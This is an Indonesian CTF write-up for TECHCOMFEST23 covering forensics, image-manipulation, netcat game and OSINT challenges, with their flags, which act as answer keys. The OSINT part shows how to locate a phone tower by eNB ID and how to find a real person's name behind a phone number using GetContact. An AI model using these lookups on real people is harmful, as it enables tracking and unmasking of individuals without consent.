com.flag.checker-ffffffffffff600000-ffffffffffff601000.bin  
com.flag.checker-maps.txt  
(vol3) >>> dump
```

dan di dalam folder dump tersebut terdapat data data dump dari aplikasi yang hilang

- Setelah melihat melihat beberapa file, dan mencari solusi di internet untuk bagaimana membaca file file tersebut akhir mencoba mencari nya dengan menggunakan **grep -rn "TECHCOMFEST23" | less**

```
com.flag.checker-maps.txt  
(vol3) >>> dump grep -rn "TECHCOMFEST23" | less
```

Dan berikut merupakan hasil yang saya dapat

```
grep: com.flag.checker-7fff58f1e000-7fff5ac00000.bin: binary file matches  
(END)
```

Sekarang kita tinggal buka dan cari flag nya dalam file tersebut

```
(vol3) >>> dump grep -rn "TECHCOMFEST23" | less
(vol3) >>> dump nvim com.flag.checker-7fff58f1e000-7fff5ac00000.bin


134 Range end,^@^L^LRange start,^@KKTECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS
1nG_ChAll_But_0H_w3lL_H3r3_W3_4r3}^@^P^Pandroidx.startup^@^F^Fbutton^@^K^
Kbutton path^@^F^Fcircle^@^L^Lcircle_group^@Ecom.google.android.material
.appcompat.AppBarLayout$ScrollingViewBehavior^@Ccom.google.android.material
.behavior.HideBottomViewOnScrollBehavior^@;com.google.android.material.b
ottomsheet.BottomSheetBehavior^@com.google.android.material.theme.Mater
ialComponentsViewInflater^@Icom.google.android.material.transformation.F
abTransformationScrimBehavior^@IIcom.google.android.material.transformati
on.FabTransformationSheetBehavior^@ cubic-bezier(0.0, 0.0, 0.0, 1.0)^@
cubic-bezier(0.0, 0.0, 0.2, 1.0)^@ cubic-bezier(0.0, 0.0, 1.0, 1.0)^@
cubic-bezier(0.1, 0.7, 0.1, 1.0)^@ cubic-bezier(0.2, 0.0, 0.0, 1.0)^@
cubic-bezier(0.3, 0.0, 0.8, 0.2)^@ cubic-bezier(0.3, 0.0, 1.0, 1.0)^@
cubic-bezier(0.4, 0.0, 0.2, 1.0)^@ cubic-bezier(0.4, 0.0, 1.0, 1.0)^@^D^Dic
on^@ icon path^@TTpath(M 0,0 C 0.05, 0, 0.133333, 0.06, 0.166666, 0.4 C
0.208333, 0.82, 0.25, 1, 1)^@-res/anim-v21/design_bottom_sheet_slide
_in.xml^@..res/anim-v21/design_bottom_sheet_slide_out.xml^@0res/anim-v21
(COMMAND com.flag.checker-7fff58f1e000-7fff5ac00000.bin Top
/tech]
```

Dan selesai, flag di dapat


FLAG:

**TECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAll_But_0H_w
3lL_H3r3_W3_4r3}**

- Pixel



1. Sama seperti file file sebelum nya, pertama mari kita buka dan analisa terlebih dahulu file png berikut



Seperti yang bisa kita lihat ternyata isi nya garis, seperti pada deskripsi soal, namun mari kita lihat lebih seksama


Metadata Info Of

The following table contains all the exif data and metadata info we could extract from your file

File Name	pixel.png
File Size	62 kB
File Type	PNG
File Type Extension	png
Mime Type	image/png
Image Width	2073600
Image Height	1
Bit Depth	8
Color Type	RGB with Alpha

Disini kita dapat lihat panjang atau width dari si gambar, dan ternyata total nya ada 2jt pixel lebih.

Setelah mencoba beberapa resolusi akhir nya di dapat resolusi yang hasil nya sama dengan width atau panjang image original nya



Dari sini kita tinggal membuat sebuah skrip yang dapat mengubah ke resolusi 1920x1080

Setelah mencari beberapa dokumentasi di buat lah script berikut


```
from PIL import Image

with Image.open("pixel.png") as im:
    pixels = list(im.getdata())
    new_im = Image.new("RGBA", (1920, 1080))
    new_im.putdata(pixels)
    new_im.save("output.png")
```

2. Dengan scriptnya sudah dibuat, kita tinggal execute dan buka file nya

```
(vol3) >>> pixel nvim solver2.py
(vol3) >>> pixel python solver2.py
(vol3) >>> pixel python solver2.py
(vol3) >>> pixel ls
arranged.png  output.png  pixel.png  solver2.py  sovler.py
```

Kelihatannya berhasil, mari kita coba buka output.png nya



Dan di dapat flag

FLAG:

TECHCOMFEST23{eniwei_lu_ada_rencana_masuk_sunib_ga_ngab_}

MISC

- Welcome and Good Luck!



Flag diberikan pada gambar


FLAG : TECHCOMFEST23{Ganbare_Peko}

- ASCII Catch




Tahap penggeraan:

1. Buka terminal, dan jalankan `nc 103.49.238.77 22103`
2. Sesuaikan ukuran terminal agar memuat gambar qr, dan ubah bentuk menjadi persegi, dan ubah layout menjadi putih agar lebih mudah di scan




3. Scan QR Code, flag diperoleh



FLAG :

TECHCOMFEST23{pLz_d0Nt_t311_m3_th4t_y0u_d3c0de_th1S_m4nu4ILy}

- Wordle



Tahap penggeraan:

1. Buka terminal, dan jalankan nc 103.49.238.77 34601

```
$ nc 103.49.238.77 34601
Welcome to Wordle!
Guess the word and get 100 points to win the game!
If you guessed 10 words correctly in a streak, you will get extra 3 life.
All the words are in lowercase.

-- Commands:
[-] Type '--PASS' in the answer to skip a word (decrease a score)
[-] Type '--SYLLABLES' in the answer to reveal the word's number of syllables (cost 1 streak)
[-] Type '--REVEAL' in the answer to reveal a single letter from the word (cost 1 streak)
[-] Type '--STAT' in the answer to see your current score, life, streak.
[-] Type '--EXIT' in the answer to quit the game.

Good luck!!!

Word: c**eer
```

2. Diketahui bahwa disini perlu mencapai **100 points** untuk memenangkan permainannya, dan disini diberikan 3 nyawa. Setiap 10 *streaks* akan diberikan tambahan 3 nyawa.
3. Pada mulanya, lakukan proses sampai mencapai 10 *streaks*, untuk membantu menemukan jawaban, bisa menggunakan bantuan *online wordle solver*, seperti <https://wordlesolver.pro>
4. Ketika mencapai 10 *streaks*, manfaatkan bonus 3 nyawa, jadi lakukan perulangan sehingga nyawa dapat bertambah sangat banyak

```
Word: he*lt*
Answer: --STAT
- Score: 39
- Life: 7
- Streak: 10

Word: he*lt*
Answer: --REVEAL

Word: healt*
Answer: health
Correct! +1 score for you.
10 streak! extra 3 life for you.

Word: par*gr*ph
Answer: --REVEAL

Word: par*graph
Answer: paragraph
Correct! +1 score for you.
10 streak! extra 3 life for you.

Word: p*erc*
Answer: --REVEAL

Word: pierc*
Answer: pierce
Correct! +1 score for you.
10 streak! extra 3 life for you.
```

```
Answer: --STAT
- Score: 67
- Life: 33
- Streak: 0
```

5. Kerjakan soal hingga mencapai 100 point, dan flag diperoleh

```
plasma@kali: ~
File Actions Edit View Help
Wrong! the correct word was 'contrast'
Your life is decreased by 1.

Word: i*j*r*
Answer: --STAT
- Score: 97
- Life: 19
- Streak: 0

Word: i*j*r*
Answer: injury
Correct! +1 score for you.

Word: denti**
Answer: dentist
Correct! +1 score for you.

Word: *em*er
Answer: --REVEAL

Word: *ember
Answer: --REVEAL

Word: member
Answer: member
Correct! +1 score for you.

Good job! Here's your flag:
TECHCOMFEST23{Fl4G_F0r_Th3_Ch4mPs}
```

FLAG : TECHCOMFEST23{Fl4G_F0r_Th3_Ch4mPs}

OSINT

Runaway

Runaway

100

We've been tracking this hacker known as "Dedsec" for so long but we always hit a dead end. One day one of our cell tower recently tracked his phone in Badung, Bali (Indonesia)! But yet again he is always one step ahead of us and remove most of the tower tracking results from our database. The only information we know is that he is using Telkomsel as his sim card provider. We also have the eNB ID of the tower that tracked his phone: **248440**, but unfortunately he also removed the tower location too. Can you help us find approximate location of the tower with the eNB ID we provided?

Note: Submit the latitude and longitude with the maximum 1 number of the decimal (separate with :)


For example:

Correct : TECHCOMFEST23{-420.6:69.4}
Wrong : TECHCOMFEST23{-420:69}

Author: **aimardcr**

Tahap pengerjaan:

1. Cari lokasi dengan menggunakan website <https://www.cellmapper.net/>



- Setelah ditemukan lokasinya, klik logo copy link di pojok kanan bawah, lalu didapati url sebagai berikut:

<https://www.cellmapper.net/map?MCC=510&MNC=10&type=LTE&latitude=-8.78612548847741&longitude=115.20647347728045&zoom=16.671287857491215&showTowers=true&showIcons=true&showTowerLabels=true&clusterEnabled=true&tilesEnabled=true&showOrphans=false&showNoFrequencyOnly=false&showFrequencyOnly=false&showBandwidthOnly=false&DateFilterType=Last&showHex=>

false&showVerifiedOnly=false&showUnverifiedOnly=false&showLTECAOnly=false
&showENDCOnly=false&showBand=0&showSectorColours=true&mapType=roadmap
&darkMode=false

3. Didapati bagian latitude=-8.78612548847741&longitude=115.20647347728045, lalu susun sesuai dengan format flag, dan 1 angka dibelakang koma

FLAG : TECHCOMFEST23{-8.7:115.2}

Contact

Contact

🕒 100

(This challenge is a sequel after the [Runaway](#) story)

Thanks to you, we've captured the hacker we have been catching for so long. Now that we have his phone, we went through his contact and found a lot fake numbers. He said that he only save his partner number, but his partner changed the number a lot to prevent being tracked. He did said that one of the number in the contact is still active, but he won't tell us which one. For the sake of this country, can you find the correct phone number and his partner real name?

Note: The names in the .vcf file are fake names, find the real name!

Format FLAG: TECHCOMFEST23{Number:FullName}

Example: TECHCOMFEST23{621234567890:Rick Astley}

Author: [aimardcr](#)

 [contacts.vcf](#)

Tahap pengeraan:

1. Pertama download *contacts.vcf* lalu buka dengan vscode, didapatkan file sebagai berikut:

```
BEGIN:VCARD
VERSION:4.0
FN:XxXXXXxxxxXX
N:XxXXXXxxxxXX
ORG:
```

TEL;WORK;VOICE:62517250808

EMAIL:

ADR;HOME:

BDAY:

END:VCARD

BEGIN:VCARD

VERSION:4.0

FN:XxXXXxXXXX

N:XxXXXxXXXX

ORG:

TEL;WORK;VOICE:620317405693

EMAIL:

ADR;HOME:

BDAY:

END:VCARD

BEGIN:VCARD

VERSION:4.0

FN:xXXXxxxxxx

N:xXXXxxxxxx

ORG:

TEL;WORK;VOICE:62799999394

EMAIL:

ADR;HOME:

BDAY:

END:VCARD

BEGIN:VCARD

VERSION:4.0

FN:XxxxxxxXxxxxXx

N:XxxxxxxXxxxxXx

ORG:


TEL;WORK;VOICE:62297273800

EMAIL:
ADR;HOME:
BDAY:
END:VCARD
BEGIN:VCARD
VERSION:4.0
FN:XXXXXX~~XXXXXX~~
N:XXXXXX~~XXXXXX~~
ORG:
TEL;WORK;VOICE:62338089994
EMAIL:
ADR;HOME:
BDAY:
END:VCARD
BEGIN:VCARD
VERSION:4.0
FN:XX~~xx~~XXXX~~xxxxxx~~
N:XX~~xx~~XXXX~~xxxxxx~~
ORG:
TEL;WORK;VOICE:626201268039
EMAIL:
ADR;HOME:
BDAY:
END:VCARD
BEGIN:VCARD
VERSION:4.0
FN:xXX~~xx~~XXXxX~~xx~~
N:xXX~~xx~~XXXxX~~xx~~
ORG:
TEL;WORK;VOICE:626214377669
EMAIL:

ADR;HOME:
BDAY:
END:VCARD
BEGIN:VCARD
VERSION:4.0
FN:xxxXxxXX
N:xxxXxxXX
ORG:
TEL;WORK;VOICE:628988117322
EMAIL:
ADR;HOME:
BDAY:
END:VCARD
BEGIN:VCARD
VERSION:4.0
FN:xxXxxxxxxxxX
N:xxXxxxxxxxxX
ORG:
TEL;WORK;VOICE:62429062147
EMAIL:
ADR;HOME:
BDAY:
END:VCARD
BEGIN:VCARD
VERSION:4.0
FN:xxXxxxxxXXxxx
N:xxXxxxxxXXxxx
ORG:
TEL;WORK;VOICE:62226427515
EMAIL:
ADR;HOME:

BDAY:
END:VCARD

2. Disini terdapat 10 nomor berbeda, namun hanya 1 nomor yang identik dengan nomor indonesia pada umumnya, yaitu **628988117322**
3. Gunakan aplikasi *GetContact*, lalu cari nomor tersebut
4. Didapati nama dari pengguna nomor tersebut adalah **Chariovalda Efstathios**



5. Susun sesuai dengan format flag

FLAG : TECHCOMFEST23{628988117322:Chariovalda Efstathios}